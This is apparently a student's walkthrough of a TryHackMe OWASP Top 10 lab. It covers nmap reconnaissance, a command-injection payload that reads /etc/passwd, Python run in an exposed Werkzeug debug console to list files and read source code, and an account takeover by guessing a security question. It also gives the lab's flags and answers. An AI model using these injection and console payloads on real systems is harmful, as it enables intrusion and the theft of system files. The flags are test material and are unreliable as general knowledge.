
Using burpsuite, I intercepted the request and modified the value parameter by insterting linux os commands just shown below.(this is after running nmap scan against the target to have an idea what operating system I am dealing with; it was a unix system.


```
(root@Kali)-[/home/scr34tur3/Downloads]
# nmap -A --min-rate 1000 -p- 10.10.249.219
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 15:05 EAT
Nmap scan report for 10.10.249.219
Host is up (0.20s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 65:ef:6f:c1:33:08:88:f5:fb:0c:0e:6a:97:d1:e8:5b (RSA)
|   256 ac:e2:c2:82:83:e5:18:ff:71:7f:e9:08:a1:0f:90:21 (ECDSA)
|_  256 47:fe:52:20:78:fa:b8:95:5a:aa:e8:3e:13:6a:e7:bf (ED25519)
80/tcp    open  http     Apache httpd 2.4.54 ((Unix))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
```

from the response column in the burpsuite image below, drpepper.txt was the file that was required to retrieve



I also tried to achieve this from my web browser as shown in image below.



How many non-root/non-service/non-daemon users are there?

✓ Correct

Given that all the users listed have low UIDs (below 1000), shells set to `/sbin/nologin`, or names indicating service or daemon roles, it is clear that there are no non-root/non-service/non-daemon users in the provided list as seen from the image below.

```
Cowsay online x +
10.10.249.219:82/?cow=default&mooring=$(cat+/etc/passwd)


/ root:x:0:0:root:/root:/bin/ash \
| bin:x:1:1:bin:/bin:/sbin/nologin |
| daemon:x:2:2:daemon:/sbin:/sbin/nologin |
| adm:x:3:4:adm:/var/adm:/sbin/nologin |
| lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin |
| n_sync:x:5:0:sync:/sbin:/bin/sync |
| shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown |
| halt:x:7:0:halt:/sbin:/sbin/halt |
| mail:x:8:12:mail:/var/mail:/sbin/nologin |
| n |
| news:x:9:13:news:/usr/lib/news:/sbin/nologin |
| login |
| uucp:x:10:14:uucp:/var/spool/uucppublic |
| :/sbin/nologin |
| operator:x:11:0:operator:/root:/sbin/nologin |
| login |
| man:x:13:15:man:/usr/man:/sbin/nologin |
| postmaster:x:14:12:postmaster:/var/mail |
| :/sbin/nologin |
| cron:x:16:16:cron:/var/spool/cron:/sbin |
| /nologin |
| ftp:x:21:21::/var/lib/ftp:/sbin/nologin |
| sshd:x:22:22:sshd:/dev/null:/sbin/nologin |
| in |
| at:x:25:25:at:/var/spool/cron/atjobs:/s |
| bin/nologin |
| squid:x:31:31:Squid:/var/cache/squid:/s |
| bin/nologin xfs:x:33:33:X Font |
| Server:/etc/X11/fs:/sbin/nologin |
| games:x:35:35:games:/usr/games:/sbin/no |
| login |
| cyrus:x:85:12::/usr/cyrus:/sbin/nologin |
| vpopmail:x:89:89::/var/vpopmail:/sbin/n |
| ologin |
| ntp:x:123:123:NTP:/var/empty:/sbin/nolo |
| gin |
| smmsp:x:209:209:smmsp:/var/spool/mqueue |
| :/sbin/nologin |
| guest:x:405:100:guest:/dev/null:/sbin/n |
| ologin |
| nobody:x:65534:65534:nobody:/sbin/nol |
| ogin |
| apache:x:100:101:apache:/var/www:/sbin/ |
| \ nologin /
```

What user is this app running as?

apache

✓ Correct

For I to know the user, I used the linux command that checks for the current system command; "whoami"




What is the user's shell set as?

/sbin/nologin

✓ Correct

From the image below, the user's shell is set as /sbin/nologin just as shown from the burpsuite image below.




What version of Alpine Linux is running?

3.16.0

✓ Correct

To check for system version. I had to navigate to the `/etc/alpine-release` file path and with the help of `cat` command, I was able to retrieve the version of the alpine linux system.



For this case, the site was vulnerable to command injection since it was able to execute system commands. I was able to exploit this vulnerability to retrieve some system information.

INSECURE DESIGN

Insecure design refers to flaws or weaknesses in the architecture or design of a system or application that make it inherently vulnerable to exploitation. These design issues can lead to security vulnerabilities that may be difficult to mitigate later in the development process.


What is the value of the flag in joseph's account?

THM{Not_3ven_c4tz_c0uld_sav3_U!}

✓ Correct


In this case, I only had the idea of an account owned by user named Joseph. However I did not have his password. So proceeding to the forgot password link, I was redirected to a different page to reset the password. But then, I had to respond to some security questions, and that was, what is your favorite color. I gave out all names of colors I knew and fortunately, green happened to be Joseph's favorite color.

By this I retrieved a password which I used to access Joseph's account as seen from the image below.



opening the private folder, I found the flag.txt file.

In this case I exploited insecure design vulnerability which enabled me to access joseph's account.



SECURITY MISCONFIGURATION

Security misconfiguration is a common vulnerability that arises when security settings are not defined, implemented, or maintained correctly. This can leave applications, systems, and networks exposed to attacks. Misconfigurations can occur at any level of an application stack, including network services, web servers, application servers, databases, frameworks, and custom code.

Use the Werkzeug console to run the following Python code to execute the `ls -l` command on the server:

```
import os; print(os.popen("ls -l").read())
```

What is the database file name (the one with the .db extension) in the current directory?

todo.db

✓ Correct

This task was testing my skill on exploiting security misconfiguration.


Security misconfiguration is a common vulnerability that arises when security settings are not defined, implemented, or maintained properly, leading to potential exploitation.

This type of vulnerability can occur at any level of an application stack, including the web server, application server, database, frameworks, and custom code.

An example of Common areas of misconfiguration is web server such as apache,nginx with which one of the misconfiguration I exploited was Directory listings enabled. However there are others like

- Misconfigured SSL/TLS settings.
- Exposed administrative interfaces.

so in the console as shown in the image below, I was able to execute python expressions with linux system command that were executed and listed the content in the server side.



The screenshot shows a web browser window with the address bar displaying '10.10.61.143:86/console'. The page title is 'Interactive Console'. Below the title, a message states: 'In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.'

```
[console ready]
>>> import os; print(os.popen("ls -l").read())
total 24
-rw-r--r-- 1 root root 249 Sep 15 2022 Dockerfile
-rw-r--r-- 1 root root 1411 Feb 3 2023 app.py
-rw-r--r-- 1 root root 137 Sep 15 2022 requirements.txt
drwxr-xr-x 2 root root 4096 Sep 15 2022 templates
-rw-r--r-- 1 root root 8192 Sep 15 2022 todo.db
>>>
```


At the bottom right, a small text reads: 'Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter.'

Modify the code to read the contents of the `app.py` file, which contains the application's source code. What is the value of the `secret_flag` variable in the source code?

THM{Just_a_tiny_misconfiguration}

✓ Correct Answer

Using the linux commands, I was able to retrieve the flag. As shown in the image below, I used the `ls` to `ls` cmd to list the contents and then piped the output using `|` character and used the `cat` command to read the content of `app.py` just as shown from the image below.



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```
MarkupSafe==1.1.1
SQLAlchemy==1.3.11
Werkzeug==0.16.0

>>> import os; print(os.popen("ls -l | cat app.py").read())
import os
from flask import Flask, render_template, request, redirect, url_for
from flask_sqlalchemy import SQLAlchemy

secret_flag = "THM{Just a tiny misconfiguration}"

PROJECT_ROOT = os.path.dirname(os.path.realpath(__file__))
DATABASE = os.path.join(PROJECT_ROOT, 'todo.db')

app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] = "sqlite:///" + DATABASE
db = SQLAlchemy(app)

class Todo(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    title = db.Column(db.String(80))
    complete = db.Column(db.Boolean)
```

Using vulnerable and outdated components in software can lead to severe security risks, including data breaches, unauthorized access, and system compromise. Components can include libraries, frameworks, software modules, and third-party APIs.

Navigate to <http://10.10.61.143:84> where you'll find a vulnerable application. All the information you need to exploit it can be found online.

Answer the questions below

